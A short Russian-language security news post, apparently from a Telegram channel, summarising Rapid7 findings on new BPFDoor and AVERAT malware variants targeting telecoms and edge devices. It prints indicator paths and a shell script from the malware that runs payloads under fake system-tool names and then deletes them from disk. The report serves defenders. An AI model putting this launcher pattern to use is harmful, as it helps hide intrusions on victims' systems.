
Rapid7 выявила новые варианты вредоносного ПО BPFDoor и AVERAT, нацеленные на телекоммуникационные компании и сетевые устройства.
Вредоносное ПО использует методы маскировки под легитимное программное обеспечение, включая подмену имён процессов и использование обычных сетевых протоколов, таких как SMTP, для обхода обнаружения. Атаки направлены на устройства на периметре сети, включая встроенные системы, такие как CCTV и DVR.
Исследователи обнаружили, что новые варианты BPFDoor используют HTTPS POST-запросы для передачи команд, что усложняет обнаружение с помощью традиционных методов анализа сетевого трафика. Вредоносное ПО также демонстрирует способность к самосохранению, запускаясь как фоновый процесс без видимых файлов на диске.
ⓘ Что такое BPFDoor
BPFDoor — это семейство вредоносного ПО, нацеленное на Linux-системы. Оно использует BPF (Berkeley Packet Filter) для фильтрации сетевого трафика и маскировки своей активности. Вредоносное ПО может имитировать легитимные процессы и использовать обычные сетевые протоколы для связи с управляющим сервером.
/tmp/flag                        (precondition gate — checked, never written)
/HDD/ms6x2xTo64/updIptable.php   (shell script under a .php extension)
/HDD/ms6x2xTo64/execProcEnd     (watchdog marker)

#!/bin/sh
/bin/cp -f /addpkg/sbin/update /sbin/ntpdate
chmod 755 /sbin/ntpdate
/sbin/ntpdate &
sleep 10
rm -rf /sbin/ntpdate
/bin/cp -f /addpkg/sbin/agetty /sbin/udevds
chmod 755 /sbin/udevds
/sbin/udevds &
sleep 10
rm -rf /sbin/udevds
Источник: Rapid7
@cbunit